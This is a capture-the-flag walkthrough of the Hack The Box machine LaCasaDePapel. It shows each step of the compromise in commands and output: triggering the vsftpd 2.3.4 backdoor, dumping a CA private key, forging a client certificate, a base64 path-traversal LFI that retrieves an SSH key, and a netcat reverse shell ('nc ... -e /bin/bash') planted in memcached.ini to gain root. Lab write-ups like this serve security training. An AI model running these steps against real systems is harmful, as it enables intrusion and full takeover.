LaCasaDePapel

LaCasaDePapel is a relatively simple box that requires exploiting an outdated FTP server to pull a CA certificate used to create a client certificate. Which is used to gain access to an https web server, then using LFI to get ssh key to local user. Then root is gained by compromising a configuration file.

Enumeration

Nmap

```
# Nmap 7.70 scan initiated Mon Aug 19 05:35:48 2019 as: nmap -sC -sV -oN nmap/nmap.scan 10.10.10.131
Nmap scan report for 10.10.10.131
Host is up (0.057s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp  open  http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp open  ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
|_ssl-date: ERROR: Script execution failed (use -d to debug)
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 19 05:36:37 2019 -- 1 IP address (1 host up) scanned in 49.24 seconds
~
```

We can see that **vsftpd** is running an outdated version that is exploitable through a backdoor.

Using https://github.com/In2econd/vsftpd-2.3.4-exploit we will exploit the backdoor.

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel# python3 vsftpd_234_exploit.py 10.10.10.131 21 whoami
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 10.10.10.131:6200
[+] Response:
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
root@kali:~/Documents/HackTheBox/LaCasaDePapel#
```

We can see that the "*whoami*" command didn't run but the exploit didn't fail. Looking at the response we can see a php shell running "*Psy Shell*". So, by using *nc* and connecting to port 6200 we can manually connect to the backdoor

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel# nc -nv 10.10.10.131 6200
(UNKNOWN) [10.10.10.131] 6200 (?) open
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
help
  help       Show a list of commands. Type `help [foo]` for information about [foo].      Aliases: ?
  ls         List local, instance or class variables, methods and constants.              Aliases: list, dir
  dump       Dump an object or primitive.
  doc        Read the documentation for an object, class, constant, method or property.   Aliases: rtfm, man
  show       Show the code for an object, class, constant, method or property.
  wtf        Show the backtrace of the most recent exception.                             Aliases: last-exception, wtf?
  whereami   Show where you are in the code.
  throw-up   Throw an exception or error out of the Psy Shell.
  timeit     Profiles with a timer.
  trace      Show the current call stack.
  buffer     Show (or clear) the contents of the code input buffer.                       Aliases: buf
  clear      Clear the Psy Shell screen.
  edit       Open an external editor. Afterwards, get produced code in input buffer.
  sudo       Evaluate PHP code, bypassing visibility restrictions.
  history    Show the Psy Shell history.                                                  Aliases: hist
  exit       End the current session and return to caller.                                Aliases: quit, q
```

```
shell_exec("whoami")
PHP Fatal error:  Call to undefined function shell_exec() in Psy Shell code on line 1
exec("whoami")
PHP Fatal error:  Call to undefined function exec() in Psy Shell code on line 1
```

Trying to run system commands within the PHP shell isn't going to work.

But by using 'scandir("")' we can scan directories

```
scandir("/home")
=> [
     ".",
     "..",
     "berlin",
     "dali",
     "nairobi",
     "oslo",
     "professor",
   ]
```

By looking into the "Nairobi" file we can get access to a ca.key file

```
scandir("/home/nairobi")
=> [
     ".",
     "..",
     "ca.key",
     "download.jade",
     "error.jade",
     "index.jade",
     "node_modules",
     "server.js",
     "static",
   ]
```

```
file_get_contents('/home/nairobi/ca.key')
=> """
   -----BEGIN PRIVATE KEY-----\n
   MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb\n
   7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/\n
   2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl\n
   uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M\n
   YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp\n
   s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us\n
   PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V\n
   Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89\n
   1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ\n
   /CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+\n
   q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr\n
   uaug9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd\n
   I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og\n
   7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE\n
   G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn\n
   sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH\n
   CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y\n
   sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI\n
   ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2\n
   zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/\n
   ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjay1gxC\n
   9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M\n
   WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM\n
   7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR\n
   aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc\n
   53udBEzjt3WPqYGkkDknVhjD\n
   -----END PRIVATE KEY-----\n
   """
```

From this we can generate a client certificate.

Generating a Client Certificate

So since we have ca.key and we can get a crt file from downloading the certificate from https://lacasadepapel.htb we can generate a client key.

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel/cert# openssl genrsa -out client.key 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
.....................................................................................++++
.....................................................................................................
.....................................................................................++++
e is 65537 (0x010001)
```

We now need to create a Certificate Signing Request (csr) file

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel/cert# openssl \
> req -new -key client.key -out client.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
```

Now we need to sign the csr file with our ca.key we got from the ftp server.

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel/cert# openssl x509 -req -in client.csr -CA lacasadepapelhtb.crt -CAkey ca.key
-set_serial 1338 -extensions client -days 1339 -outform PEM -out client.cer
Signature ok
```

We can now create a p12 file so Firefox will load it

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel/cert# openssl \
> pkcs12 -export -inkey client.key -in client.cer -out client.p12
Enter Export Password:
Verifying - Enter Export Password:
```

Adding this to Firefox then heading to https://lacasadepapel.htb Firefox will ask to accept the certificate


LFI vuln

Looking through the website and we see that the website is using base64 to encode file locations


```
root@kali:~/Documents/HackTheBox/LaCasaDePapel# echo -n U0VBU09OLTEvMDEuYXZp | base64 -d
SEASON-1/01.aviroot@kali:~/Documents/HackTheBox/LaCasaDePapel#
```

Using this in combination with the files within “Private AREA” we can construct a base64 string to download the id_rsa file


```
root@kali:~/Documents/HackTheBox/LaCasaDePapel# echo -n "../.ssh/id_rsa" | base64
Li4vLnNzaC9pZF9yc2E=
root@kali:~/Documents/HackTheBox/LaCasaDePapel#
```



Low priv shell through ssh

Now we have an id_rsa file we can connect to ssh using the usernames we found from the ftp backdoor.

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel# ssh professor@10.10.10.131 -i id_rsa
The authenticity of host '10.10.10.131 (10.10.10.131)' can't be established.
ECDSA key fingerprint is SHA256:rA99W+GVzo0hlABp1vMj9ChhjLwybPhHTpb65AWm7xI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.131' (ECDSA) to the list of known hosts.

lacasadepapel [~]$ whoami
professor
lacasadepapel [~]$ id
uid=1002(professor) gid=1002(professor) groups=1002(professor)
lacasadepapel [~]$
```

Privilege Escalation

Running Pspy on the system we see a call to *memcached.js.* We don't have read or write permissions but we can see a memcaches.ini file in the home directory which we have read access to.

```
0 CMD: UID=0     PID=4433   |
2 CMD: UID=0     PID=4438   | sudo -u nobody /usr/bin/node /home/professor/memcached.js
```

So by deleting the file and creating a new file we can set the command to be a simple reverse shell that will connect back to us with root privileges.

```
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = /usr/bin/nc 10.10.16.68 1338 -e /bin/bash
lacasadepapel [~]$ which nc
/usr/bin/nc
lacasadepapel [~]$
```

```
root@kali:~/Documents/HackTheBox/LaCasaDePapel# nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.16.68] from (UNKNOWN) [10.10.10.131] 40167
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),
```